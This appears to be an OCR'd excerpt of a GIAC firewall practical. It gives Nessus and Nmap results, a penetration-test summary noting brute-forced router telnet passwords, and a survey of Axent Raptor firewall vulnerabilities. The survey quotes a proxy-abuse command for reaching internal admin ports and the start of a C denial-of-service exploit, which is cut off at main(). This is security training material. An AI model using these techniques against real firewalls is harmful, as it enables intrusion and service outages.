
The Nessus Security Scanner was used to assess the security of 1 host


- **2 security holes have been found**
- **27 security warnings have been found**
- **34 security notes have been found**

Part I : Graphical Summary :










Part II. Results, by host :

192.168.0.253 **(found 2 security holes)**

This file was generated by Nessus*, the open-sourced security scanner.*

192.168.0.253

Repartition of the level of the security problems :



[Back to the index]

List of open ports :


- *echo (7/tcp) (Security warnings found)*
- *discard (9/tcp)*
- *daytime (13/tcp) (Security warnings found)*
- *qotd (17/tcp) (Security warnings found)*
- *chargen (19/tcp) (Security warnings found)*
- *ftp (21/tcp)*
- *smtp (25/tcp) (Security warnings found)*
- *nameserver (42/tcp)*
- *domain (53/tcp) (Security warnings found)*
- *http (80/tcp) (Security hole found)*
- *unknown (135/tcp) (Security warnings found)*
- *netbios-ssn (139/tcp) (Security hole found)*
- *https (443/tcp)*
- *microsoft-ds (445/tcp)*
- *printer (515/tcp)*
- *afpovertcp (548/tcp) (Security notes found)*
- *general/tcp (Security warnings found)*

- *netbios-ns (137/udp) (Security warnings found)*
- *general/udp (Security notes found)*
- *qotd (17/udp) (Security warnings found)*
- *unknown (5632/udp) (Security warnings found)*
- *ms-sql-m (1434/udp) (Security warnings found)*
- *general/icmp (Security warnings found)*
- *echo (7/udp) (Security warnings found)*
- *daytime (13/udp) (Security warnings found)*
- *chargen (19/udp) (Security warnings found)*
- *unknown (1025/tcp) (Security notes found)*
- *unknown (1027/tcp) (Security notes found)*
- *unknown (1031/tcp) (Security notes found)*
- *unknown (1032/tcp) (Security notes found)*
- *unknown (1036/tcp) (Security notes found)*
- *unknown (1037/tcp) (Security notes found)*
- *unknown (1038/tcp) (Security notes found)*
- *unknown (1039/tcp) (Security notes found)*
- *ms-sql-s (1433/tcp) (Security warnings found)*

As illustrated by this Nessus report a lot of work would be lying in front of any security/network administrator to bring this host into compliance with their particular security policy. I elected not to include all of the specific information about each warning as this would have taken another 20 pages and I felt it was out of the scope of this study.

Nmap Scan Results

Nmap was also executed against the lab host and the illustration below illustrates the results.



Executive Summary - Findings

Introduction
The findings and recommendations in this report are derived to the best of the team's abilities and a focused effort was made to not use inside bias when performing the tests.

Internet Findings and Recommendations
During the course of performing manual and automated scans only two vulnerabilities were discovered, one low risk and the other medium.

As a result of our activities, we discovered some areas that should have enhanced security, which would reduce the overall risk to the systems. The team scanned the entire class C Internet accessible IP addresses using a combination of manual techniques and automated scanning tools such as Nessus and Nmap. Of the 5 IP addresses we scanned on the Internet, a total of one medium and one low vulnerabilities were identified. Based upon the results from the perimeter penetration study, GEI has a **strong security baseline**

The GEI team was not able to gain administrative access to any of GEI's Internet-accessible devices. However, we were able to brute force passwords to GEI's external router via telnet. This poses a risk due to the fact if an intruder authenticates to the router with administrator access, they may be able to shut down GEI's access to the Internet.

Devices Scanned

IP Address	Device Name	Device Type
sss.1.1.254	Border router	Cisco Router
eee.1.1.60	smtp.gei.com	?
eee.1.1.61	Ns1.gei.com	?
eee.1.1.62	www.gei.com	?
eee.1.1.63	partner.gei.com	?

Summary of Findings

Miscellaneous

Risk	Vulnerability
Low	WHOIS Information is vulnerable to social engineering

Internet Scanning

Risk	Vulnerability
Medium	Telnet access to external router

Observations and Recommendations

Observation	Internet

WHOIS Information is vulnerable to social engineering.

Risk	Severity: Low

The WHOIS information is detailed enough to conduct social engineering attacks or identity theft for GEI.

Recommendation

GEI should use generic 'roles' in place of specific contact information.

Observation	Network Scanning

The external router, sss.1.1.254 is accessible via telnet.

Risk	Severity: Medium

Telnet access to a router permits unauthorized users to brute-force passwords to attempt to gain access. If administrator access is granted to an authorized user, they may cause a denial of service to GEI by reconfiguring the router. GEI would no longer have a connection to the Internet and would have to reconfigure the router.

Recommendation

Telnet access should be restricted to only IP addresses that should be managing the router.


APPENDIX A: TCP Ports

Active TCP Ports Discovered	21 - FTP	23 - Telnet	25 - SMTP	53 - DNS	80 - HTTP	135 - RPC	443 - SSL
eee.1.1.254		■					
eee.1.1.60			■	■			
eee.1.1.61	■			■			
eee.1.1.62	■	■			■		■
eee.1.1.63			■	■	■		■

The chart above lists IP addresses with ports that were open.

5 ASSIGNMENT 4 – DESIGN UNDER FIRE

I selected the design of Heather Bard for my Design Under Fire and her practical can be located at http://www.giac.org/practical/Heather_Bard_GCFW.doc.



Attack on Firewall

The firewall used in Heather's design was an Axent Raptor Firewall with three network interfaces. The places I elected to use on the web to research vulnerabilities were the following:

http://www.securityfocus.com/

http://www.infosyssec.com/

http://www.securiteam.com/

http://cve.mitre.org

Axent Raptor Firewall Vulnerabilities

1. Raptor HTTP Forwarding Vulnerability
http://www.securiteam.com/securitynews/5UP0N203PA.html

Title	30/3/2001

Raptor Firewall HTTP Forwarding Vulnerability

Summary

AXENT's Raptor Firewall provides protection for the enterprise, including the corporate/Internet perimeter interface, the corporate Intranets, the private subnets and branch offices. A security vulnerability in the firewall allows attackers to access internal hosts inside the network if the http forwarding module has been enabled (It is by default).

Details

Vulnerable systems:
Raptor Firewall version 6.5

Immune systems:
Raptor Firewall version 6.0.2
Raptor Firewall version 6.5 (With applied patches)

When an extern or internal client, configures itself to use the nearest interface (Firewall interface) as proxy, it's possible to access internal ports on a target host.

How to recreate:
Setting a Raptor Firewall up, allowing the universe to access a local web server (host: webserver), listening on port 80 (normal website) and 2000 (admin site). This would give external users access to the admin site listening on port 2000, if the client is configured to use the external interface as a proxy server (For lynx: "export http_proxy = http://external-interface:80/ ; lynx http://webserver:2000/").

This works not only for external users, but also for internal users.

Solution:
1. Use httpd.noproxy in the affected rule.

2. Downgrade to version 6.0.2

3. Apply hotfix SG6500-20000920-00 and SG6500-20001121-00,

ftp://ftp.axent.com/pub/RaptorFirewall/Patches/6.50/Internal/http-int.zip

Hot Fix SG6500-20000920-00 9/20/2000

"If client uses firewall as proxy, firewall will forward request to ports other than 80 on server. This vulnerability can be amended by closing all ports for proxy except 80 and port specified by httpd.allow_proxy_to_port_xxx=1."

Hot Fix SG6500-20001121-00 11/21/2000
"This hotfix removes the implementation of httpd.allow_proxy_to_port_xxx. Without this implementation, firewall could be used as proxy to access (inbound and outbound) HTTP ports other than 80."

(NOTE: a patch for the international version is available at: ftp://ftp.axent.com/pub/RaptorFirewall/International/Patches/NT6.5/.)

Workaround:
1. Disable the http proxy, and use the TCP proxy. Note that this may introduce other security concerns.

2. Disable other listeners at the webserver.

Vendor Response:
The following response was received from Symantec:

The first point we would like to make is that although we do agree with the authors as it relates to the security implication of the described HTTP functionality we do not accept the assertion that this is a product related issue with the Raptor Firewall (HTTP proxy). Rather, our Raptor Firewall HTTP proxy is RFC-compliant, and as such it is behaving consistently with the specification as described in RFC 2616. From a pure protocol perspective, this is a valid HTTP connection and thus the traffic is being allowed through the firewall with a proper rule. However, recognizing the
security impact of this configuration, the Raptor Firewall provides you with the capability to shut down this functionality by setting a configuration option (http.noproxy) through our configuration files or the
RMC. The online documentation states:

"To Prevent the Raptor System from being used as a Proxy
If you're using service redirection on the Raptor system (for example, for connections to your Web server) and you don't want to allow users connecting through the Raptor system to be able to use it as a proxy, create a Rule and enter the following into the Advanced Services tab:
http.noproxy"

This provides you with more security protection, in addition to the added flexibility (vs. a packet filter or stateful inspection product) since it eliminates the need for completely shutting down the proxy capability of your internal Web servers.

Additionally, in an effort to provide the highest level of managability and security to our customers, we will introduce an enhancement to our Management Console (GUI) whereby the HTTP.NOPROXY functionality will be permanently exposed. We also intend to change the default to disable the HTTP proxy capability on all external interfaces, and leave it enabled on all internal interfaces. This will provide your security administrator the option to manage the default behavior as desired while defaulting to a more secure initial state "out-of-the-box".

In summary the recommendation to shutdown the HTTP proxy and replace it with a TCP GSP is the wrong approach. This solution relegates your Web servers to the mercy of application-level attacks and it is comparable to protecting your servers with a packet filter or stateful inspection firewall, something we do not recommend.

Additional information

The information has been provided by Benny Amorsen and Christian E. Lysel.

This vulnerability has an easy fix like many do, although many of the successful exploits on an organizations assets are accomplished on easily repairable items such as this one. An organization must have a balance of people, process, and technology. In this case, if no one focused on patch management then the organizations infrastructure is at risk based upon its current state. Also, if there were people to perform patch management but there were no documented formal processes, then it is very likely that human error will enter into the process and something will be missed and making their infrastructure at risk. If the wrong technology is used for the application, then your business is probably at risk. The examples above are why I believe there must be a balance between people, process, and technologies. The real problem with the above vulnerability is that it applies to both internal and external users. If someone purposely scanned for port 80 or 2000 on their network and invested a little time, the organization could be compromised.

Heather's practical was unclear on the version of the Axent Raptor Firewall so it is difficult to guess which vulnerability may actually apply.

2. Configuration Error in Axent Raptor Firewall
http://icat.nist.gov/icat.cfm?cvename=CAN-2001-0483

Vulnerability Name: This reference is to a non-NIST site. (disclaimer)	**CAN-2001-0483**
Published before:	6/18/2001
Summary:	Configuration error in Axent Raptor Firewall 6.5 allows remote attackers to use the firewall as a proxy to access internal web resources when the http.noproxy Rule is not set.
Severity:	High
Vulnerability type:	Configuration Error
Exploitable Range:	Remote
Loss type:	Security Protection (Gain other access)
Reference 1: This reference is to a non-NIST site. (disclaimer)	Source: Bugtraq Type: General and Patch

NIST site. (disclaimer)	Name: BUGTRAQ:20010324 Raptor 6.5 http vulnerability http://archives.neohapsis.com/archives/bugtraq/2001-03/0359.html
Reference 2: This reference is to a non-NIST site. (disclaimer)	Source: Bugtraq Type: General and Patch Name: BUGTRAQ:20010327 RE: Raptor 6.5 http vulnerability http://www.securityfocus.com/archive/1/171953
Reference 3: This reference is to a non-NIST site. (disclaimer)	Source: Security Focus Type: General and Patch Name: BID:2517 http://www.securityfocus.com/bid/2517
Vulnerable software and versions:	Axent, Raptor Firewall, 6.5

This vulnerability is fairly current and unless an organization is diligent at patch management a hacker could use this to their advantage. Since the remote attacker could use the Firewall as a proxy to access internal web resources this could be extremely dangerous for an organization. There was a recent case where an individual hacked internal web sites at MCI and he gained sensitive information about leased line clients. People and organizations may think they are safe because they operate on private leased lines, but in reality the Telco provider typically manages the circuit and has to share information with the technical staff and the web is the easiest way to accomplish this. No one operates without risk in today's business world.

3. DOS attack in Raptor Firewall
http://icat.nist.gov/icat.cfm?cvename=CVE-1999-0905

Vulnerability Name: This reference is to a non-NIST site. (disclaimer)	**CVE-1999-0905**
Published before:	10/21/1999
Summary:	Denial of service in Axent Raptor firewall via malformed zero-length IP options.
Severity:	Medium
Vulnerability type:	Exceptional Condition Handling Error
Exploitable Range:	Remote
Loss type:	Availability
Reference 1: This reference is to a non-NIST site. (disclaimer)	Source: ISS X-Force Type: General Name: raptor-ipoptions-dos(3350) http://xforce.iss.net/static/3350.php


Reference 2: This reference is to a non-NIST site. (disclaimer)	Source: Security Focus Type: General and Patch Name: BID 736 http://securityfocus.com/bid/736
Vulnerable software and versions:	Axent, Raptor Firewall, .

This vulnerability is a couple years old but it does not mean that organizations are immune from it. Many smaller organizations treat information security as a technology issue and tend to throw a firewall or router into production and forget about it. They do not think their company is interesting enough to attack. What they fail to realize is they may be a launching point of attack on others, or the person making the decision about their risk management was not qualified and management trusted their judgment because they are not properly trained. There are many variables and as this world continues to unfold itself, everyone is the United States is beginning to realize we live in a hostile environment even if we are not exposed to it on a daily basis. I personally have a cable modem at my home with an extensive firewall and IDS system in place. Almost every day my home network is being scanned or probed for vulnerabilities. This is a good watermark to gauge how serious the information security problem is when connected to the internet.


Vulnerability Selected for Attack

I elected to explore the Denial of Service attack vulnerability listed directly above this paragraph. The CVE number is: **CVE-1999-0905**

The vulnerability is easily also located at www.securityfocus.com. From the main menu select "vulnerabilities" and search on Raptor. A list of vulnerabilities will be returned. In our case this is what is returned.



By clicking on the discussion tab you will see the following information. Here is a listing of the discussion "It is possible to remotely lock Axent Raptor firewalls by sending them packets with malformed IP options fields. According to an advisory posted to bugtraq by the perdue CERIAS labs, setting the SECURITY and TIMESTAMP IP options length to 0 can cause an infinite loop to occur within the code that handles the options (resulting in the software freezing). A consequence of this is a remote denial of service." The URL for this is located at: http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=736



Next, by clicking on the "exploit" tab you will be given a "C" program to use a test for the exploit. Obviously this could be used as white hat or black hat information. The "C" program is listed below.

```
/* http://downloads.securityfocus.com/vulnerabilities/exploits/raptor.c
 *
 * 10.26.1999
 * Axent Raptor 6.0 'IP Options DOS' as documented in BugTraq
 * 10.20.1999
 *
 * Proof of Concept by MSG.Net, Inc.
 *
 * Tested on Intel/*BSD systems, your mileage may vary. No warranty.
 * Free to distribute as long as these comments remain intact.
 *
 * Exercises the IP options bug reported in Raptor 6.0, this bug is
 * fixed by an Axent official patch available at:
 *
 *  ftp://ftp.raptor.com/patches/V6.0/6.02Patch/
 *
 *
 * The MSG.Net Firewall Wrecking Crew
 *
 * [kadokev, l^3, strange, vn]
 *
 * Quid custodiet ipsos custodes?
 */

#define __FAVOR_BSD
#include
#include
#include
#include

#include
#include
#include
#include
#include
#include
#include

#define SRC_IP                      htonl(0x0a000001) /* 10.00.00.01 */
#define TCP_SZ                      20
#define IP_SZ                       20
#define PAYLOAD_LEN                 32
#define OPTSIZE                      4
#define LEN (IP_SZ + TCP_SZ + PAYLOAD_LEN + OPTSIZE)


void main(int argc, char *argv[])
